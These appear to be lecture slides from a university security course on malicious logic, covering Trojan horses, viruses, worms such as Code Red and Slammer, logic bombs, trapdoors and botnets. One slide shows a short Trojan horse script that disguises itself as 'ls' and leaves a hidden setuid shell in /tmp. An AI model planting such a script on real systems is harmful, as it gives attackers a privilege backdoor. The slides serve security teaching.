



# **CSCI 454/554 Computer and Network Security**


## Topic 8.5 Malicious Logic



- Malicious logic
  - Trojan horses
  - Computer viruses
  - Worms
  - Rabbits and bacteria
  - Logic bombs
  - Trapdoor
  - DDoS
- Defenses against malicious logic



# Malicious Software





# Trojan Horse

---

- program with hidden side-effects
- which is usually superficially attractive
  - eg game, s/w upgrade etc
- when run performs some additional tasks
  - allows attacker to indirectly gain access they do not have directly
- often used to propagate a virus/worm or install a backdoor
- or simply to destroy data



# An Introductory Trojan Horse Example WILLIAM & MARY

- Assume the following UNIX script is named `ls` and is placed in a directory.
- Assume “.” is in the path environment.
- What happens if the user tries to `ls` this directory?


```
cp /bin/sh /tmp/.xxsh  
chmod o+s+w+x /tmp/.xxsh  
rm ./ls  
ls $*
```

A malicious logic is a set of intrusions that cause a site's security policy to be violated.



# Trojan Horses

- A Trojan horse is a program with an overt (documented or known) effect and a covert (undocumented or unexpected) effect.





# Computer Viruses

- A computer virus is a program that inserts itself into one or more files and then performs some (possibly null) action.
- both propagates itself & carries a payload
  - carries code to make copies of itself
  - as well as code to perform some covert task
- Two phases
  - Insertion phase
    - The virus inserts itself into a file (or files)
  - Execution phase
    - The virus executes



# Types of Viruses

---

- ◆ boot sector infector virus
- ◆ Executable infectors virus
- ◆ memory-resident virus
- ◆ TSR virus
- ◆ Stealth virus
- ◆ polymorphic/metamorphic virus
- ◆ macro virus
- ◆ email virus





# Boot Sector Infector Virus

- The boot sector is the part of a disk used to bootstrap the system.
- Code in a boot sector is executed when the system “sees” the disk for the first time.

## Brian Virus


1. Move the disk interrupt vector 13H to 6DH
2. Set 13H to invoke Brian virus
3. Load the original boot sector





# Boot Sector Infector Virus (Cont'd) WILLIAM & MARY

## Infecting disks




1. Copy the old boot sector to alternative place;
2. Insert itself into the boot sector.



# Executable Infector Viruses

- Triggered if an infected program is executed
- Infect executables
  - COM and EXE






- Stays active in memory after the application (or bootstrapping) has terminated.

## Brian Virus

1. Move the disk interrupt vector 13H to 6DH
2. Set 13H to invoke Brian virus
3. Load the original boot sector



New disks will be infected as long as the virus is in memory.



- **Macro virus** infects **documents** (data files), not executable files
  - Viruses composed of instructions that are **interpreted**, rather than executed.
  - **macro code** embedded in word processing file
    - Examples
      - Word viruses
      - Email viruses
  - MS Office suite is the most popular target.



# Email Virus

- spread using email with attachment containing a macro virus
  - e.g Melissa
- triggered when user opens attachment
- or worse even when mail viewed by using scripting features in mail agent
- usually targeted at Microsoft Outlook mail agent & Word/Excel documents



- **Stealth viruses**
  - Conceal the infection of files
  - Make itself difficult to detect
- **Polymorphic viruses**
  - Encrypt itself with a random key
  - Avoid detection by anti-virus programs, which search for patterns of viruses.
- **Metamorphic viruses**
  - Change its form each time it inserts itself into another program.



- A computer worm is a program that copies itself from one computer to another.
- Different from viruses
  - Viruses depend on other programs
  - Worms are usually standalone applications
  - Viruses usually trick people into propagating them
  - Worms can hack into vulnerable systems and spread without depending on others





# Worm (Cont'd)

- ♦ typically spreads over a network
  - cf Morris Internet Worm in 1988
- ♦ using users distributed privileges or by exploiting system vulnerabilities
- ♦ widely used by hackers to create **zombie PC's**, subsequently used for further attacks, esp DoS
- ♦ major issue is lack of security of connected systems, esp PC's



# Worm Operation

---

- Four major phases:
  - dormant
  - propagation
    - search for other systems to spread
    - establish connection to target remote system
    - replicate self onto remote system
  - triggering
  - execution



# Worm Attacks

- **Code Red**
  - exploited buffer overflow in MS IIS to penetrate & spread
  - probes random IPs for systems running IIS
  - 2<sup>nd</sup> wave infected 360000 servers in 14 hours
- **Code Red 2**
  - had backdoor installed to allow remote control
- **Nimda**
  - MS Outlook, IE, IIS
  - search strategy: island hopping
    - 50% same first two octets
    - 25% same first octet
    - 25% completely random IP
- **Sapphire Worm (Slammer, January 2003) (UDP-based)**
  - two orders magnitude faster than the Code Red worm
  - Buffer overflow in MS SQL Server



# The Sapphire/Slammer Worm


---

- Facts about Sapphire/Slammer
  - Happened slightly before 5:30 UTC on Saturday, January 25, 2003.
  - The fastest worm in history.
  - Doubled in size every 8.5 seconds at the beginning
  - Infected more than 90% of vulnerable hosts within 10 minutes



# Spread of Sapphire Worm

WILLIAM  
& MARY





- How does it find vulnerable computers?
  - Random scanning
    - Select IP addresses at random to infect
- How does it get into vulnerable computers?
  - Exploit a buffer overflow vulnerability in MS SQL Server or MSDE 2000
    - Vulnerability discovered in July 2002
- Why was it so fast?
  - Small: 376 bytes; a 404 byte UDP packet
  - Based on UDP



- What's its real impact (so far)?
  - Sapphire does not have a malicious payload
  - **The Internet was saturated.**
    - Too many hosts are infected and are trying to infect randomly selected hosts.



# Mobile Phone Worms

---

- ◆ First discovery was Cabir worm in 2004
  - Then Lasco and CommWarrior in 2005
- ◆ Communicate through Bluetooth wireless connections or MMS
- ◆ Target is the smartphone
  - can completely disable the phone, delete data on the phone, or force the device to send costly messages
  - CommWarrior replicates by means of Bluetooth to other phones, sends itself as an MMS file to contacts and as an auto reply to incoming text messages





- A logic bomb is a program that performs an action that violates the security policy when some external event occurs.
- one of oldest types of malicious software
- code embedded in legitimate program
- activated when specified conditions met
  - eg presence/absence of some file
  - particular date/time
  - particular user
- when triggered typically damage system
  - modify/delete files/disks




# Trapdoors

---

- secret entry point into a program
- allows those who know access bypassing usual security procedures
- have been commonly used by developers
- a threat when left in production programs allowing exploited by attackers
- very hard to block in O/S
- requires good s/w development & update



# DDoS Attacks





# Zombie (bot)

---

- program which secretly takes over another networked computer
- then uses it to indirectly launch attacks
- often used to launch distributed denial of service (DDoS) attacks
- exploits known flaws in network systems



# Bot Remote Control Facility

WILLIAM  
& MARY

- distinguishes a bot from a worm
  - worm propagates itself and activates itself
  - bot is initially controlled from some central facility
- typical means of implementing the remote control facility is on an IRC server
  - bots join a specific channel on this server and treat incoming messages as commands
  - more recent botnets use covert communication channels via protocols such as HTTP
  - distributed control mechanisms use peer-to-peer protocols to avoid a single point of failure



# Source Address Spoofing

